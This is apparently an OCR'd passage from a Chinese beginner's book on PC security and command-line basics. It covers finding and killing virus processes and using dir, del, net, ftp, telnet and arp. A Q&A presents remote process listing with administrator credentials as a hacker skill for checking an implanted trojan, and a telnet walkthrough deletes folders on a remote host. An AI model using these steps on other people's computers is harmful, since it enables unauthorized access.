在Windows任务管理器窗口中关闭危险程序的进程，只是暂时终止该程序的运行，并不能将该危险程序彻底从电脑中清除，这无疑是一个治标不治本的办法。要想除去电脑的安全隐患，还必须查找出危险进程的起始程序。在Windows XP和Windows 7系统中查看进程起始程序的方法有所不同，下面分别为读者进行介绍。

1. 在Windows XP中查看

在Windows XP系统中，我们可以通过使用“netstat -abnov”命令来查看危险进程的起始程序：在开始菜单中单击“运行”命令，在弹出的“运行”对话框中输入“cmd”命令。在接着弹出的“命令提示符”窗口中输入“netstat-abnov”命令，按下“Enter”键，在下方会显示出当前进程的详细信息，用户可以根据这些信息查看进程对应的起始位置。

2. 在Windows 7中查看

在Windows 7系统中，我们可以使用Windows任务管理器来查看危险进程的起始程序，具体操作方法如下。

01 同时按下“Ctrl+Shift+Esc”组合键打开Windows任务管理器，切换到“性能”选项卡，然后在打开的界面中单击“资源监视器”按钮。

02 在打开的“资源监视器”窗口中，在“映像”列表框中勾选需要查看起始

程序的进程，在下方展开“关联的模块”栏，然后即可在打开的页面中查看该进程的相关信息，在“完整路径”栏可以看到该进程的起始位置。

1.3.4 查看隐藏进程

在Windows任务管理器中，除了我们能够看到的进程外，还有一些隐藏的进程是我们看不到的，而这些进程就很有可能是病毒或木马进程。为了电脑系统的安全，我们有必要对隐藏的危险进程进行查看和关闭。

查看隐藏进程的方法很多，这里主要介绍通过使用“ECQ-PS”进程管理工具对隐藏进程进行查看和关闭，具体操作方法如下。

01 在网上下载“ECQ-PS”软件，然后启动其主程序，在打开的程序窗口中可以看到系统中所有的进程。双击某进程，可以在右侧的窗格中看到该进程的详细信息。


02 在“ECQ-PS”程序窗口中，用户可以在“类型”栏看到进程的类型，对于一些不明的进程将会以“可疑”类型显示，当确定其为危险程序时，可以对其单击鼠标右键然后在弹出的菜单中单击“强行结束进程”命令，关闭该进程。

1.3.5 查杀病毒进程

在“Windows任务管理器”窗口中，某些病毒进程是无法通过选中后单击“结束进程”按钮来关闭的，此时就需要通过特殊的命令来执行关闭操作。顽固的病毒进程可以使用“taskkill”命令+PID值来关闭，具体操作步骤如下。

01 在“Windows任务管理器”窗口中依次单击“查看”→“选择列”菜单命令。

02 在弹出的对话框中勾选“PID（进程标识符）”复选框，单击“确定”按钮，然后在返回的对话框中记录下可疑进程的PID值。



03 打开“命令提示符”窗口，在其中输入“taskkill /pid xxx（进程PID值）”，然后按下“Enter”键，即可将对应的进程关闭。

提示

还可以通过特殊命令来查看和关闭端口：使用“Tasklist”命令查看系统进程时，可以看到进程的PID值，记录需要关闭进程对应的PID值，然后在“命令提示符”窗口中输入“taskkill /pid xxx”（进程对应的PID值），然后按下“Enter”键即可关闭对应的进程，例如要关闭“QQMusic.exe”进程，而其对应的PID值为2280，则在“命令提示符”窗口中输入“taskkill/pid 2280”，然后按下“Enter”键即可。

此外，还可以通过进程的名称来关闭病毒进程：在“Windows任务管理器”窗口中记录下病毒程序的进程名。打开“命令提示符”窗口，在其中输入“taskkill/im xxx（进程名称）”，然后按下“Enter”键，即可关闭对应的进程。

1.4 疑难解答

问： 系统进程这么多，只有少数可以通过名称来判别，其他那些进程根本就不认识，怎么判断系统进程正常与否呢?

答： 要对系统进程完全了解，对于一个普通电脑用户来说是有一定难度的，而

如果不了解系统进程又无法辨别病毒和木马进程，这让很多用户感到非常头疼，下面就为大家解决这个问题。

通常情况下，电脑在刚装完操作系统时是最安全的，很多用户也会使用重装系统来解决很多系统问题。我们可以在刚装完操作系统时将系统进程记录下来，待怀疑有恶意进程时再拿出记录来对比，然后再执行关闭操作，具体方法如下。

01 系统安装完成后或者在电脑正常运行时，单击系统左下角的“开始”按钮，然后在弹出的“开始”菜单中依次单击“所有程序”→“附件”→“系统工具”→“系统信息”菜单命令。

提示


Windows 7用户也可以在“开始”菜单中的搜索栏中输入“系统信息”文本，然后按下“Enter”键。

02 在打开的“系统信息”窗口中依次展开“软件环境”→“正在运行任务”目录，在右侧打开的页面中可以看到当前的进程信息，然后在菜单栏中依次单击“文件”→“导出”菜单命令。

03 在打开的“另存为”对话框中将进程信息另存为文本文件，然后单击“保存”按钮保存进程信息，待发现系统进程有异常时，打开该文本文件对比，然后关闭异常进程即可。

问：如何查看他人电脑中的系统进程呢?


答：查看他人电脑中的系统进程又叫查看远程进程，这也是黑客的基本功。查看远程进程的方法是在“命令提示符”窗口中输入如下命令“tasklista /s 192.168.1.20 /u Administrator /p 000”，然后按下“Enter”键，即可显示远程电脑中运行的进程。



在上述输入的命令中，“/s”参数后的“192.168.1.20”是要查看进程的远程电脑的IP地址；“/u”参数后面的“Administrator”是使用“tasklist”命令的用户账户；“/p”参数后的“000”是“Administrator”账户的登录密码。

提 示

通过上述操作得到远程电脑的进程列表后，黑客们便可以判断出自己植入的木马程序是否正常运行。



2.1 基本DOS命令

知识导读

Windows系统中的很多管理功能都是以DOS命令的方式提供的，熟练地掌握并善于运用DOS命令可以有效地帮助我们管理电脑，本节就为读者介绍一些基本的DOS命令。

2.1.1 dir命令

dir命令是Directory（目录）的缩写，常用来查看磁盘中的文件和文件夹（目录）的命令，它的命令格式为：dir[磁盘盘符/文件名] /[参数]。


dir命令有很多参数，在其后直接跟“/磁盘盘符”可以浏览该磁盘下的文件目录。此外，“/a”参数表示显示所有文件（包括隐藏文件）；“/b”表示只显示文件的名称；“/p”参数表示分屏显示；“/s”参数表示显示子文件夹中的文件；“/D”参数表示跟宽式相同，但文件按栏分类列出等。

例如要查看F盘下的文件，可在“命令提示符”窗口中输入不带参数的命令“dir F：”，然后按下“Enter”键。

如果想要查看F盘下隐藏文件，就需要加上参数“/a”命令，即输入“dir F：/a”，然后按下“Enter”键。

技 巧

如果要查看系统盘下的文件目录，则可在“命令提示符”窗口中直接输入“dir”命令，然后按“Enter”键即可。





2.1.2 cd命令

cd命令是Change Directory（改变目录）的缩写，使用该命令可以随时切换到任何一个目录中。

cd命令通常有三种用法，分别是“cd..”、“cd\”和直接输入盘符。


- “cd..”：用于返回上一级目录，例如当前的操作路径是“C:\Users\Administrator”，执行“cd..”命令后，会返回到“C:\Users”目录下。
- “cd\”：用于返回当前操作目录的根目录，例如当前的操作路径是“C:\Users\Administrator”，执行“cd\”命令后会直接返回到C盘根目录下。
- 直接输入磁盘盘符：此命令用于更改磁盘路径，例如当前的操作路径是“C:\Users\Administrator”，执行“D:”命令后会切换到D盘根目录。





技巧

在cd命令后直接输入目录可进入指定路径，但在执行此操作前，需要先进入指定分区，例如进入D盘下的“Program Files”，需先进入D盘分区，然后执行“cd Program Files”命令即可。



2.1.3 del命令

del命令是delete（删除）的缩写，用于删除文件，通常情况下，其使用格式为：del [文件名]。例如要删除“F:\娱乐\music\纯音乐”目录下的“卡农.mp3”文件，则可在“命令提示符”窗口中先进入到指定目录下，然后执行“del 卡农.mp3”命令即可，执行命令后，如果系统无回复，则说明删除成功。

技 巧

在实际操作中，读者可以在指定目录下执行“del * .txt”来删除当前目录下的所有扩展名为“.txt”的文件；可在指定目录下执行“del *.*”命令删除当前目录中的所有文件。

2.1.4 rd命令

rd命令用于删除文件夹，其通常使用格式为：rd [文件夹名]，例如要删除C盘根目录下的“news”文件夹，则可在指定目录下执行“rd news”命令来完成，执行命令后如果系统无回复，则说明删除完成。

提 示

细心的读者可能会问：del命令和rd命令都具有删除功能，有什么区别呢？它们的区别在于分工不同，del命令用于删除文件，而rd命令用于删除文件夹。

2.1.5 md命令

md命令用于新建文件夹，其通常使用格式为：md[文件夹名称]，例如要在C盘根目录下新建一个名为“Program”的文件夹，则可在“命令提示符”窗口中先进入C盘根目录，然后在其中执行“md Program”命令即可。

2.2 网络命令应用

知识导读

Windows下的网络命令，功能之强大出乎很多人的意料。对于网络上一类专业的人士——黑客，命令行中的网络管理工具是其必须掌握的利器。为帮助读者学习并更深入地了解黑客知识，本节就为大家介绍一些常用网络命令的应用。

2.2.1 ping命令

ping为Packet Internet Grope的简称，也就是因特网包探索器，是常用的网络命令之一。ping命令常被用来检查网络是否通畅或者网络连接的速度。作为一个生活在网络上的管理员或者黑客来说，ping命令是第一个必须掌握的DOS命令。

提 示

ping指的是端对端连通，通常用来作为可用性的检查，但是某些病毒木马会强行大量远程执行ping命令抢占你的网络资源，导致系统变慢，网速变慢。作为防火墙的一个基本功能，很多安全软件都会提供“严禁ping入侵”功能选项，通常情况下你如果不用作服务器或者进行网络测试，可以放心地选中它，保护你的电脑。

ping命令的原理：网络上的机器都有唯一确定的IP地址，电脑用户给目标IP地址发送一个数据包，对方就要返回一个同样大小的数据包，然后根据返回的数据包就可以确定目标主机的存在，进而初步判断目标主机的操作系统。

提 示

按照Windows默认设置，执行ping命令时会发送4个ICMP（网间控制报文协议）回送请求，每个32字节，在正常情况下，会得到4个回送应答。此外，ping命令可以以毫秒为单位显示发送回送请求到返回回送应答之间的时间量，时间量越小标志着数据包通过的路由器越少或网速越快。

ping命令的使用方法并不难，具体操作步骤如下。

01 打开“命令提示符”窗口，如果要测试本机是否安装了TCP/IP，则可在“命令提示符”窗口中执行“ping 127.0.0.1”或“ping+空格+本机名称”命令，如果得到如下回复，则说明电脑安装了TCP/IP协议。

提 示

在“开始”菜单中的搜索栏中执行“cmd”命令即可打开“命令提示符”窗口，Windows XP系统中需要在“开始”菜单中单击“运行”命令，然后再在弹出的对话框中执行“cmd”命令。

02 在其中输入“ping+空格+IP地址”，例如要ping的电脑的IP地址为“192.168.1.20”，然后按下“Enter”键，则可查看对应电脑的信息。

提 示

在此步骤中输入的命令中的IP地址可以是本机的，也可以是其他电脑的。此外在探测远程电脑时，也可以执行“ping+空格+远程计算机域名”命令，例如要测试是否可以连通网易的主机，就可以在“命令提示符”窗口中执行“ping www.163.com”。

在ping命令的实际应用中，可以根据实际情况添加对应的参数，来探测需要的信息，下面为读者介绍一些ping命令常用的参数（该命令只有在安装了TCP/IP协议后才能使用）。

- -t：一直ping指定的计算机，直到在键盘上按下“Ctrl+C”组合键后才中断。
- -a：将地址解析为计算机NetBios名。
- -n：发送count指定的ECHO数据包数。通过这个命令可以自己定义发送的个数，对衡量网络速度很有帮助。能够测试发送数据包的返回平均时间及时间的快慢程度，默认值为4。
- -l：发送指定数据量的ECHO数据包。默认为32字节，最大值是65 500字节。
- -f：在数据包中发送“不要分段”标志，数据包就不会被路由上的网关分段。通常所发送的数据包都会通过路由分段再发送给对方，加上此参数以后路由就不会再分段处理。
- -i：将“生存时间”字段设置为TTL指定的值。指定TTL值在对方的系统里停留的时间，同时检查网络运转情况。
- -v：tos 将“服务类型”字段设置为tos指定的值。
- -r：在“记录路由”字段中记录传出和返回数据包的路由。通常情况下，发送的数据包是通过一系列路由才到达目标地址的，通过此参数可以设定，想探测经过路由的个数。限定能跟踪到9个路由。
- -s：指定count指定的跃点数的时间戳。与参数-r差不多，但此参数不记录数据包返回所经过的路由，最多只记录4个。
- -j：利用computer-list指定的计算机列表路由数据包。连续计算机可以被中间网关分隔（路由稀疏源）IP允许的最大数量为9。

- -k：computer-list利用computer-list指定的计算机列表路由数据包。连续计算机不能被中间网关分隔（路由严格源）IP允许的最大数量为9。
- -w：timeout指定超时间隔，单位为毫秒。
- destination-list：指定要ping的远程计算机。

2.2.2 net命令

net命令是一款以命令行方式执行的功能强大的工具，它包含了管理网络环境、服务、用户、登录等Windows 系统中大部分重要的管理功能。使用它可以轻松地管理本地或者远程计算机的网络环境，以及各种服务程序的运行和配置，或者进行用户管理和登录管理等。

注 意


有一些net命令是马上产生作用并永久保存的，使用的时候要慎重。所有net命令接受选项/yes和/no(可缩写为/y和/n)，/y 选项向命令产生的任何交互式提示自动回答“是”，而 /n 回答“否”。例如，“net stop server”通常提示您确认要停止基于“服务器”服务的所有服务；而“net stop server /y”对该提示自动回答“是”，然后关闭“服务器”服务。

下面将结合实例对net命令不同语法的基本应用做一些初步的介绍，以帮助读者学习net命令的使用。


1. net accounts

net accounts命令用于将用户账户数据库升级并修改所有账户的密码和登录请求，其使用方法如下。

01 打开“命令提示符”窗口，在其中执行“net accounts”命令，可以显示电脑当前的设置、密码要求及服务器的服务器角色。



02 在其中执行“net accounts /minpwlen:7”命令后，用户账户的密码必须设置为7位以上。



提 示

在本例中的数值是可以改变的，用户可以根据需要对账户密码的位数进行设置。

下面为读者介绍一些其他net accounts命令常用的参数。


- /forcelogoff:{minutes|no}：设置当用户账户或有效登录时间到期时，在结束用户与服务器的会话前要等待的分钟数。默认值no可以防止强制注销用户。
- /maxpwage:{days|unlimited}：设

置用户账户密码有效天数的最大值。数值unlimited设置为无时间限制。/maxpwage命令行选项必须大于/minpwage。天数范围1~49 710（即unlimited的值等于49 710天），默认值90天。

- /minpwage:days：设置在用户可以更改新密码前的最小天数。默认值0天，从而不设置最短时间。该范围是0~49 710天。
- /uniquepw:number：要求用户不要为更改密码时指定的number重复相同的密码。密码更改的范围0~24，默认值是5。
- /domain：对当前域的主域控制器执行操作。否则，操作将在本地计算机上执行。

2. net share

net share命令用于管理共享资源。使用不带参数的net share命令可以显示本地计算机上所有共享资源的信息，在net share后跟“share name（共享名称）”可以显示该共享的详细信息。



为了帮助读者更深入地了解net share命令，下面为大家介绍一些该命令常用的参数。

- drive:path：指定要共享目录的绝对路径。
- /users:number：设置可以同时访问共享资源的最多用户数。
- /unlimited：指定可以同时访问共享资源的、数量不受限制的用户。
- /remark:"text"：添加关于资源的描述注释，给文本加上引号。
- /cache:automatic：启用带自动重新集成的脱机客户缓存。
- /cache:manual：启用带手动重新集成的脱机客户缓存。
- /cache:no：提醒客户脱机缓存不合适。
- /delete：停止共享资源。

关于net命令常见的语法还有很多，这里不便一一进行详细讲解，仅对这些语法进行简单的介绍，读者可以进行提高学习。

- net computer：从域数据库中添加或删除计算机，此命令只能用于域控制器，常用语法为net computer \\ComputerName {/add | /del}。
- net config：显示正在运行的可配置服务，或显示和更改服务器服务或工作站服务，常用语法为net config [{server|workstation}]。
- net continue：继续由net pause暂停的服务，常用语法为net continue service。
- net file：显示服务器上所有打开的共享文件名称以及每个文件的文件锁定码（如果有的话）。该命令也关闭单独的共享文件并删除文件锁

定。使用不带参数的net file命令显示服务器上打开文件的列表，常用语法为net file [ID [/close]]。

- net help：提供可以获得帮助的网络命令和主题列表，或关于特定命令的信息。使用不带参数的 net help命令可获得帮助主题的列表，常用语法为net help [command]。
- net group：添加、显示或修改域中的全局组。此命令只能用于Windows域控制器，常用语法为net group [groupname [/comment:"text"]] [/domain]。
- net localgroup：添加、显示或修改本地组。使用不带参数的net localgroup命令显示计算机上服务器和本地组的名称，常用语法为net localgroup [GroupName [/comment:"text"]] [/domain]。
- net name：添加或删除消息名称（即别名），或显示计算机可接收消息的名称列表。使用不带参数的net name显示当前使用的名称列表（需启动Messenger服务），常用语法为net name [name {/add|/delete}]。
- net send：将消息发送到网络上的其他用户、计算机或者消息名称。常用语法为net send {name | * | /domain[:name] | /users} message。

2.2.3 ftp命令

ftp命令用于将文件传输到运行文件传输协议（FTP）服务器服务（如Internet信息服务）的计算机，或从这台计算机传输文件。

1. 登录ftp服务器

要与指定的服务器进行文件的上传或下载，需要先登录到对应的服务器中，登录服务器的方法如下。

01 打开“命令提示符”窗口，在其中输入“ftp”命令，然后按下“Enter”键。

02 接着输入ftp服务器的地址，本例服务器地址为“zhuangwen.gnway.net”，应输入的命令是“open zhuangwen.gnway.net”，然后按下“Enter”键。

03 接着输入用户名信息，本例输入www.iqyy.com，然后按下“Enter”键。

04 接着输入账户密码，登录指定服务器。


ftp服务器登录成功后，在命令提示符中输入“dir”命令，然后按下“Enter”键，可查看目标服务器上的文件和文件夹。

2. 上传文件

如果想要向目标ftp服务器上传文件，则可按照下面的方法来进行操作。

01 登录目标ftp服务器，指定要上传文件的路径，例如要上传的文件在F盘根目录下，则输入“lcd F:\”命令，然后按下“Enter”键。

02 系统会定位到指定的目录，接着指定要上传的文件，本例为“QQ.txt”文本文件，则输入“put QQ.txt”命令，然后按下“Enter”键，上传完成后，系统会提示命令执行成功。



3. 下载文件

若想下载目标ftp服务器上的文件，则可按照下面的操作来实现。

01 登录目标ftp服务器，指定文件下载后的保存位置，例如要将文件下载到F盘的根目录下，则执行“lcd F:\”命令，系统会自动定位到指定目录下。


02 接着指定要下载的文件，本例下载“庄文的QQ：191351988.txt”文本文件，则执行“get 庄文的QQ：191351988.txt”命令，然后系统会自动完成下载指定文件。

此外，还有很多关于ftp命令的语法和参数，这里不便一一罗列，有兴趣的读者可参考相关书籍继续学习。

2.2.4 telnet命令

telnet协议是TCP/IP协议族中的一员，是Internet远程登录服务的标准协议和主要方式，它为用户提供了在本地计算机上完成远程控制主机的能力。下面就为大家介绍telnet命令的用法。

01 打开“命令提示符”窗口，在其中指定要登录的远程计算机，本例要登录的远程计算机的IP地址为：192.168.1.254，则执行“telnet 192.168.1.254”命令。



02 接着系统会提示执行此操作会将密码信息发送到Internet区域内的一台计算机上，并询问是否发送，这里输入“n”，然后按下“Enter”键。

03 接着在“login”后方输入目标主机的账户名，按下“Enter”键，再在“password”后输入账户密码，然后再次按下“Enter”键。

提示


输入的密码是隐藏的，这要求在实际操作时应特别注意输入的信息。

04 系统会进入到目标主机的C盘中，至此即可对目标主机进行操作，例如要删除D盘下的“she”文件夹，则可先输入“d:”命令，按下Enter键，进入D盘，然后再执行“rd she”命令。

05 待所有操作完成后，执行“exit”命令，即可返回当前的用户。

提示

默认情况下，系统默认关闭了远程telnet服务，在实际操作时，需要先执行“控制面板→程序和功能→打开或关闭Windows功能”选项，接着在打开的对话框中勾选“telnet服务器”和“telnet客户端”复选框，接下来在“运行”对话框中执行“services.msc”命令，然后再在打开的窗口中将“telnet”服务启动即可。但是需要注意的是，虽然telnet的应用方便了我们进行远程登录，但也给黑客们提供了又一种入侵手段和后门，所以在不使用该服务时应将其关闭。



2.2.5 arp命令

arp命令用于显示和修改“地址解析协议（ARP）”缓存中的项目。ARP缓存中包含一个或多个表，它们用于存储IP地址及其经过解析的以太网或令牌环物理地址。计算机上安装的每一个以太网或令牌环网络适配器都有自己单独的表。

提 示

使用不带任何参数的arp命令，可以显示arp命令的帮助信息。

arp命令的语法为：arp [-a [InetAddr] [-N IfaceAddr]] [-g [InetAddr] [-N IfaceAddr]] [-d InetAddr [IfaceAddr]] [-s InetAddr EtherAddr [IfaceAddr]]。

